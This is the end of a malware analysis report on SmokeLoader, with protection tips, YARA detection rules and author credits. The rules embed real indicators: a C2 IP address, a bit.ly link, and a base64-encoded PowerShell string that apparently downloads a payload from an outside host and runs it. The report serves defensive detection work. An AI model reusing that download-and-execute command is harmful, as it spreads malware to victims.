
The WinHttpConnect API determines the destination server. After the server is specified, **WinHttpSendRequest** requests to the server with the API.





When looking at the connected command and control server, it is seen that there is no "/1/" directory. It has been determined that the purpose here is to write the payload in the header into the memory in the response.





Solution Proposals

There are ways to protect against a type of Backdoor malware SmokeLoader:

- Use of up-to-date, reliable anti-virus software in systems,

- Careful attention to incoming e-mails and not to open unconsciously without analyzing the attachments,

- Disregard of spam emails,

- Solutions such as the creation of Mutex objects on the system, type of Backdoor malware SmokeLoader is contaminated with the system prevents it.

YARA Rule

```
import "hash"
import "pe"
import "cuckoo"
rule FirstFile{
	meta:
		description="2021lk049443.doc"
	strings:
		$str1="bit.ly/3e0RjkSj"
		$command1="LoadLibraryW"
		$command2="URLDownloadToFileW"
		$command3="CreateProcessAsUser"

		condition:
			hash.md5(0,filesize) == "67CB98B84A7DB5F2F69023B0C5C08309" or all of them
}

rule SecondFile{
	meta:
		description="pkM3T1.exe.jpg"
	strings:
	$str1="lAAoAE4ARQB3AC0AbwBiAGoARQBjAHQAIAAcIGAATgBgAGUAYABUAGAALgBgAFcAYABlAGAAAQgBg
AEMAYABsAGAAaQBgAGUAYABOAGAAVAAdICkALgBEAG8AdwBuAEwAbwBBAGQAZgBJAGwARQAoACAAHSBoAHQ
AdABwAHMAOgAvAC8AdQAuAHQAZQBrAG4AaQBrAC4AaQBvAC8AMgA4AG8ATABXAC4AagBwAGcAHSAgACwAIAAdI
CQARQBOAHYAOgB0AGUAbQBwAFwAZQBWAEQAdwBBAEMAQgB0AHAAVwAuAGUAeABlAB0gIAApACAAOwAgAHM
AdABBAFIAdAAgAB0gJABFAE4AdgA6AHQAZQBtAHAAXABlAFYARAB3AEEAQwBCAHQAcABXAC4AZQB4AGUAHSA="
		$str2="eVDwACBtpW.exe"
		$str3="u.teknik.io/28oLW.jpg"
		$command1="DownloadFile"

		condition:
			hash.md5(0,filesize) == "9FBD32C6BB25F6A660696FA9830C5040" or all of them
}
```

```
rule ThirdFile{
        meta:
                description="eVDwACBtpW.exe"
        strings:
                $str1="sbieldll"
                $command1="CreateThread"
                $command2="SetProp"
                $command3="EnumProps"
                $command4="EnumChildWindows"
                $command5="SendNotifyMessage"

        condition:
                hash.md5(0,filesize) == "0D1334075336455A13A36FD909417556" or all of them or pe.entry_point ==
0x2931

}

rule ShellCode{
        meta:
                description="shellcode"
        strings:
                $command1="Sleep"
                $command2="Process32First"
                $command3="Process32Next"
                $command4="TerminateProcess"
                $str4={34 5C C5 11 C3 B2 FC B4}
                $str5={D6 9F 18 63 CD 85 DD BC}
                $str6={0B F7 0A 60 CC A8 F2 A1}
                $str7={9B 0D C8 60 FF 81 F4 6B}
                $str8={C3 92 D2 AA DF ED BC 37}
                $str9={D8 E0 BC 09 8D A7 D2 4B}
                $str10={A7 A1 D2 4B 08 40 49 4E}
                $str11={08 40 63 74 ?? ?? ?? ??}
                $str12={8B 3B D0 F6 ?? ?? ?? ??}
                $str13="94.140.115.43"

        condition:
                hash.md5(0,filesize) == "6E671847540F9CA5CBB5F24127842D8A" or all of them or
cuckoo.network.http_request(/http:\/\/94.140.115.43\.com/)
}
```

Fatih YILMAZ

https://www.linkedin.com/in/fatih-yilmaz-f8/

Buğra KÖSE

https://www.linkedin.com/in/bugrakose/

İrem ALKAŞİ

https://www.linkedin.com/in/iremalkasi/

Esmanur ALİCAN

https://www.linkedin.com/in/esmanur-alicann/

Çağlar YÜN

https://www.linkedin.com/in/caglaryun/